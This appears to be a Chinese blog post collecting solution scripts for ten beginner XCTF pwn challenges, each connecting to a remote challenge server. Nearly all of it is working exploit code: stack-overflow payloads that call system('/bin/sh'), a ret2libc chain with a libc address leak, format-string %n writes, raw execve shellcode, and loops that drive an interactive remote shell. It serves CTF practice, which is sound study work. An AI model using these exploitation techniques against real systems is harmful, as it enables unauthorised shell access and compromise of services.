
XCTF-PWN新手区通关手册

原创

夏了茶糜 于 2020-03-06 16:34:47 发布 295 收藏 2

分类专栏： CTF-PWN 文章标签： 安全

本文链接：https://blog.csdn.net/qin9800/article/details/104689518



XCTF-PWN新手区通关手册

题目下载地址：点此下载

1.cgpwn2

```
import struct
import socket

def p32(value):
 return struct.pack("<I",value)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",39143))
payload = b"a" * 0x26 + b'b' * 0x4 + p32(0x8048420) + p32(0) + p32(0x804A080) + b"\n"

print(tcp.recv(1024).decode(),end="")
tcp.send(b"/bin/sh\n")
print(tcp.recv(1024).decode(),end="")
tcp.send(payload)
print(tcp.recv(1024).decode(),end="")
while True:
 cmd = bytes(input("cmd>>"),"utf-8")
 if cmd == b'exit':
  tcp.close()
  exit(0)
 elif cmd == b"":
  continue
 tcp.send(cmd + b'\n')
 print(tcp.recv(1024).decode(),end="")
tcp.close()
```

2.when_did_you_born

```
import struct
import socket

def p32(value):
 return struct.pack("<I",value)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",38557))
payload = 0x8 * b'a' + p32(1926) + b'\n'
tcp.recv(1024).decode()
tcp.send(b"20\n")
tcp.recv(1024).decode()
tcp.send(payload)
tcp.recv(1024).decode()
print(tcp.recv(1024).decode(),end="")
tcp.close()
```

3.hello_pwn

```
import struct
import socket

def p32(value):
 return struct.pack("<I",value)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",48442))
payload = b"a" * 4 + p32(0x6E756161) + b"\n"
print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
tcp.send(payload)
print(tcp.recv(1024).decode(),end="")
tcp.close()
```

4.level2

```
import struct
import socket

def p32(value):
 return struct.pack("<I",value)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",55086))
payload = 0x88 * b'a' + b'b' * 0x4 + p32(0x8048320) + p32(0) + p32(0x804A024) + b"\n"
print(tcp.recv(1024).decode(),end="")
tcp.send(payload)
while True:
 cmd = bytes(input("cmd>>"),"utf-8")
 if cmd == b'exit':
  tcp.close()
  exit(0)
 elif cmd == b"":
  continue
 tcp.send(cmd + b'\n')
 print(tcp.recv(1024).decode(),end="")
tcp.close()
```

5.guess_num

```
import struct
import socket
from ctypes import *

def p32(value):
 return struct.pack("<I",value)
def p64(value):
 return struct.pack("<Q",value)

libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
libc.srand(1)
tmp = []
for i in range(10):
 tmp.append(libc.rand() % 6 + 1)
print(tmp)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",49472))
print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
payload = 0x20 * b'a' + p64(1) + b'\n' #覆盖随机数种子为1
tcp.send(payload)
print(tcp.recv(1024).decode(),end="")
for i in tmp:
 print(tcp.recv(1024).decode(),end="")
 tcp.send(bytes(str(i),"utf-8") + b'\n')
 print(i)
 print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
tcp.close()
```

6.int_overflow

```
import struct
import socket
from ctypes import *

def p32(value):
 return struct.pack("<I",value)

payload = 0x14 * b'a' + 0x4 * b'b' + p32(0x804868B)
payload = payload.ljust(260,b'a')
payload += b"\n"
print(payload)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",45055))
print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
tcp.send(b"1\n")
print(tcp.recv(1024).decode(),end="")
tcp.send(b"name\x00")
print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
tcp.send(payload)
print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
tcp.close()
```

7.string

```
import struct
import socket
import re

def p32(value):
 return struct.pack("<I",value)
def p64(value):
 return struct.pack("<Q",value)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",45072))
print(tcp.recv(1024).decode(),end="")

print(tcp.recv(1024).decode(),end="")
tmp = tcp.recv(2048).decode()
print(tmp)
pattern = re.compile(r'secret\[0\] is (.*?)\n')
addrs = int(pattern.findall(tmp)[0],16)
print(hex(addrs))

tcp.send(b"name\n")
print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
tcp.send(b"east\n")
print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
tcp.send(b"1\n")
print(tcp.recv(1024).decode(),end="")
print(tcp.recv(1024).decode(),end="")
tcp.send(bytes(str(addrs),"utf-8") + b'\n')
print(tcp.recv(1024).decode(),end="")
#tcp.send(b'aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p\n')
tcp.send(b"%85c%7$n\n")
print(tcp.recv(1024).decode(errors="ignore"),end="")
print(tcp.recv(1024).decode(errors="ignore"),end="")
shellcode = b"\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05\n
"
tcp.send(shellcode)
while True:
 cmd = bytes(input("cmd>>"),"utf-8")
 if cmd == b'exit':
  tcp.close()
  exit(0)
 elif cmd == b"":
  continue
 tcp.send(cmd + b'\n')
 print(tcp.recv(2048).decode(errors="ignore"),end="")
tcp.close()
```

8.level3

```python
#coding=utf-8
from pwn import *

def main():
 p = remote("111.198.29.45",31982)
 #p = process("./level3")
 elf = ELF("./level3")
 libc = ELF("./libc_32.so.6")#如果对服务器的程序进行溢出，需要使用题目所提供的libc文件
 write_plt = elf.plt['write']
 __libc_main_addr = elf.got['__libc_start_main']
 main_addr = elf.symbols['main']
 payload = flat(["A" * (0x88 + 4),write_plt,main_addr,1,__libc_main_addr,0xffffffff])
 p.recv()
 p.send(payload)
 __libc_start_main_addr = u32(p.recv()[:4])
 libc_addr = __libc_start_main_addr - libc.symbols['__libc_start_main']
 sys_addr = libc_addr + libc.symbols['system']
 bin_sh_addr = libc_addr + next(libc.search(b"/bin/sh"))
 payload = flat(["A" * (0x88 + 4),sys_addr,0xffffffff,bin_sh_addr])
 #p.recv()
 p.send(payload)
 p.interactive()

if __name__ == '__main__':
 main()
```

9.get_shell

```python
import struct
import socket
tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",55206))
while True:
 cmd = bytes(input("cmd>>"),"utf-8")
 if cmd == b'exit':
  tcp.close()
  exit(0)
 elif cmd == b"":
  continue
 tcp.send(cmd + b'\n')
 print(tcp.recv(1024).decode(errors="ignore"),end="")
```

10.CGfsb

```python
import struct
import socket

def p32(value):
 return struct.pack("<I",value)

tcp = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp.connect(("111.198.29.45",39932))
print(tcp.recv(1024).decode(errors="ignore"),end="")
tcp.send(b"bbbb\n")
print(tcp.recv(1024).decode(errors="ignore"),end="")
print(tcp.recv(1024).decode(errors="ignore"),end="")
payload = p32(0x804A068) + b"aaaa" + b"%10$n" + b'\n'
tcp.send(payload)
print(tcp.recv(1024).decode(errors="ignore"),end="")
print(tcp.recv(1024).decode(errors="ignore"),end="")
tcp.close()
```